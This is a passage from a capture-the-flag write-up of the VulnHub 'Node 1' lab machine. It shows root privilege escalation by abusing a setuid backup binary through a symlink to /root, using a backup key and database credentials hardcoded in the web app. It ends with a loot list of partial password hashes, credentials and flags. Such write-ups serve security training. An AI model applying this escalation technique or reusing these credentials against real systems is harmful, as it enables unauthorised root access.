/usr/bin/newuidmap
/bin/ping
/bin/umount
/bin/fusermount
/bin/ping6
/bin/ntfs-3g
/bin/su
/bin/mount
mark@node:~$
mark@node:~$
mark@node:~$
mark@node:~$ ls -l /usr/local/bin/backup
-rwsr-xr-- 1 root admin 16484 Sep  3  2017 /usr/local/bin/backup
mark@node:~$
```

Figure 17: writeup.privesc.steps.1.1

```

199
200 app.get('/api/admin/backup', function (req, res) {
201     if (req.session.user && req.session.user.is_admin) {
202         var proc = spawn('/usr/local/bin/backup', ['-q', backup_key, __dirname]);
203         var backup = '';

```

Figure 18: writeup.privesc.steps.1.2

```

9 const spawn = require('child_process').spawn;
10 const app = express();
11 const url = 'mongodb://mark:5AYRft73VtFpc84k@localhost:27017/myplace?authMechanism=DEFAULT&authSource=myplace';
12 const backup_key = '45fac180e9eee72f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474';
13

```

Figure 19: writeup.privesc.steps.1.3

```

tom@node:/$
<f4fd2d9386ea7033e52b7c740afc3d98a8d0230167104d474' /root
[+] Finished! Encoded backup is below:

UESDBDMDQBJAG+IksAAAA7QMAbGKAAIAAsAcms9cd50eH0Bm0CAgBBRQEIAEBKB10rFraygtfwj2YtHunnyJ1Za6G7Xl08C3R/hu0fArp5vYauq4UycRmLuwPyJk3sF+HmMkLNHFFNL3Dl3d6gmwSbWj50xL065Wih5Q1d2340b3p5LvakvE4hNk/oa4w
Wpabhu/2waa35XucUc/pJg2or7670/76cfa2h1WbabeobKjHyenJj9c8c00a/rfE/Z1S1s+PpZ/c2P31gQk-LAVBj1s4mp01gXauCdhv1A1Pe/BXhPQIab7Wf6m307EFD3ut8rcuU0yF+QhDCsAEhgcYyp1Tq26bVbU1htmdt57rCubesZP0B06MeJp
3XYKb5Y7bzgr1p0qbt75XP1XnPVqH1FG05056xvux2MU2EP+Yhg040ghyW1sgV8FxenV8p5c4u9b7BTZ/7W10D10H5FA0HhBVTYrHTvtY180PZxmwSAG1h1rCNDqPrpsmxwVRBx5RbBDLSrH14pXYKPY/4A4ZK0/GtVMU1LrpbpIfqZ982zwRDFsTMPL/CTT
NYW8LL135Am5yCxbYb7LXhDJKHMSK6Rp4M0w4rD/EZNXH81mW6XNOVgnFHMBsK3kq5Y1W100MYU9JLCL2R8mw2QvdbD8PLWA/jp1fUyU0kxvQMT7Njnx0K7cC1dA0B0Pg5pVNXTrDc61Adp7xvGK/kP4F6eR+53a4dS2l0b6xFnbl7wMpcF+Ate/U22wLFrQ9A8g0qC8
Ub15n8U293E1dG95FZno5TfMzKX3onbLaaEVZ19AKP3sGEZzVp+JueADQsokJ3Qwnzq1BRGfmqubR6hxPagTVXBbQ+hytdd26PcUhmRuyNjEIBfX/XqK50fAHLI9+0e4FH3Hyqb1W6xfZclhpBs4vwh7t2WgEnUm2/F+X/0D+5x9eYn1yUrBTEa0WKEv2N0U2u06X
2V0T60UbbJrYlDS9XLHB+nEGeq+sdTfIdUgeFLct+e2pgR/AsSexkmzW89cx865KuxKnR3yoC6roUbb301j5sv0uzq/RM71P51dpCK70RemYn1leLuBfHwQL0xKnD+8N0CCEbr1eFzKcNdbLNbVA7b9m7Gj0eH0X0p0p5G6rXwb1Hm5C7Zn4kZtEy729200710UvY91+
4Yc1WQlHdxYkq1C71mfcJjMh9e85Wey1EBmPaFkyXk2c6xWRsEv38++8xdqAcdeGxJBR2HT1TLxG/YL84B75Wu4em4x6e2jY1452F1LkxL0V6PaNLwCkwoKdP3eCIrUbn+C9TESqoaAX5n1ctcXN0K29850F0cJw7FbxyXK9z3FxD/tgtUHCfBLAQI/AzMDA0BJA
G++1ksAAAA7QMAbGKAAIAAsAAAAAII1OGQAAABYb290LmR4dGZwACEFFAUGesFbgAAAAABAEQAQAAABAAAAAA==
tom@node:/$

```

Figure 20: writeup.privesc.steps.1.4

```

tom@node:/tmp$ ls -la test/
total 8
drwxr-xr-x 2 tom tom 4096 Oct 29 00:13 .
drwxrwxrwt 10 root root 4096 Oct 29 00:13 ..
lrwxrwxrwx 1 tom tom 6 Oct 29 00:13 root -> /root/

tom@node:/tmp$
tom@node:/tmp$
<d9386ea7033e52b7c740afc3d98a8d0230167104d474' /tmp/test/
UESDBDMDQBJAG+IksAAAA7QMAbGKAAIAAsAcms9cd50eH0Bm0CAgBBRQEIAEBKB10rFraygtfwj2YtHunnyJ1Za6G7Xl08C3R/hu0fArp5vYauq4UycRmLuwPyJk3sF+HmMkLNHFFNL3Dl3d6gmwSbWj50xL065Wih5Q1d2340b3p5LvakvE4hNk/oa4w
Wpabhu/2waa35XucUc/pJg2or7670/76cfa2h1WbabeobKjHyenJj9c8c00a/rfE/Z1S1s+PpZ/c2P31gQk-LAVBj1s4mp01gXauCdhv1A1Pe/BXhPQIab7Wf6m307EFD3ut8rcuU0yF+QhDCsAEhgcYyp1Tq26bVbU1htmdt57rCubesZP0B06MeJp
3XYKb5Y7bzgr1p0qbt75XP1XnPVqH1FG05056xvux2MU2EP+Yhg040ghyW1sgV8FxenV8p5c4u9b7BTZ/7W10D10H5FA0HhBVTYrHTvtY180PZxmwSAG1h1rCNDqPrpsmxwVRBx5RbBDLSrH14pXYKPY/4A4ZK0/GtVMU1LrpbpIfqZ982zwRDFsTMPL/CTT
NYW8LL135Am5yCxbYb7LXhDJKHMSK6Rp4M0w4rD/EZNXH81mW6XNOVgnFHMBsK3kq5Y1W100MYU9JLCL2R8mw2QvdbD8PLWA/jp1fUyU0kxvQMT7Njnx0K7cC1dA0B0Pg5pVNXTrDc61Adp7xvGK/kP4F6eR+53a4dS2l0b6xFnbl7wMpcF+Ate/U22wLFrQ9A8g0qC8
Ub15n8U293E1dG95FZno5TfMzKX3onbLaaEVZ19AKP3sGEZzVp+JueADQsokJ3Qwnzq1BRGfmqubR6hxPagTVXBbQ+hytdd26PcUhmRuyNjEIBfX/XqK50fAHLI9+0e4FH3Hyqb1W6xfZclhpBs4vwh7t2WgEnUm2/F+X/0D+5x9eYn1yUrBTEa0WKEv2N0U2u06X
2V0T60UbbJrYlDS9XLHB+nEGeq+sdTfIdUgeFLct+e2pgR/AsSexkmzW89cx865KuxKnR3yoC6roUbb301j5sv0uzq/RM71P51dpCK70RemYn1leLuBfHwQL0xKnD+8N0CCEbr1eFzKcNdbLNbVA7b9m7Gj0eH0X0p0p5G6rXwb1Hm5C7Zn4kZtEy729200710UvY91+
4Yc1WQlHdxYkq1C71mfcJjMh9e85Wey1EBmPaFkyXk2c6xWRsEv38++8xdqAcdeGxJBR2HT1TLxG/YL84B75Wu4em4x6e2jY1452F1LkxL0V6PaNLwCkwoKdP3eCIrUbn+C9TESqoaAX5n1ctcXN0K29850F0cJw7FbxyXK9z3FxD/tgtUHCfBLAQI/AzMDA0BJA
G++1ksAAAA7QMAbGKAAIAAsAAAAAII1OGQAAABYb290LmR4dGZwACEFFAUGesFbgAAAAABAEQAQAAABAAAAAA==
tom@node:/tmp$

```

Figure 21: writeup.privesc.steps.1.5

2. Upon following the usual steps and extracting the contents of the password encrypted zip archive, we get access to the /root directory and obtain the root.txt file to complete the challenge:

```

1 b64d $(cat backup-root) > backup-root.zip
2 unzip -o -P "magicword" backup-root.zip
3 cat tmp/test/root/root.txt

```

```
root@kali: ~/toolbox/data/writeups/vulnhub.node1 # cat tmp/test/root/root.txt
1722e99ca5f353b362556a62bd5e6be0
root@kali: ~/toolbox/data/writeups/vulnhub.node1 #
```

Figure 22: writeup.privesc.steps.2.1



## Loot

### Hashes

```
1 root:$6$n.BA4A59$WeIF0ZbaB3VGgAxUZqGHnw01.GhL9oVYYFioh07RpPtBl49YdMahhtbYhxUjanXf/
   ↪ NJXiCHBvrNhdC53P.....
2 tom:$6$ptD/.gN.$n.B/
   ↪ 5d0DEQFteBwg75Ip9leeaaXSMesGbfZzoVHpZihMHfbWu45UpVZTc6razK1JLZ6817ckZhAJF776Dg.....
3 mark:$6$J3gYK/cQ$au1Wm0Ctq.X1DTKt1CEmKA9qr4PfwZuAGUdCfAV.SSU5VxAtjW/Xk1/
   ↪ oWJtQVaoXMEVXmeBIB6bq24Jpc.....
```

### Credentials

```
1 ssh: mark/5AYRft73VtFp....
2 webapp: myP14ceAdminAcc0uNT/manc....., tom/sponge..., mark/snowfl...
```

### Flags

```
1 user.txt: e1156acc3574e04b06908ecf.....
2 root.txt: 1722e99ca5f353b362556a62.....
```

## References

- [+] <https://www.vulnhub.com/entry/node-1,252/>
- [+] <https://hkh4cks.com/blog/2018/06/15/htb-node-walkthrough/>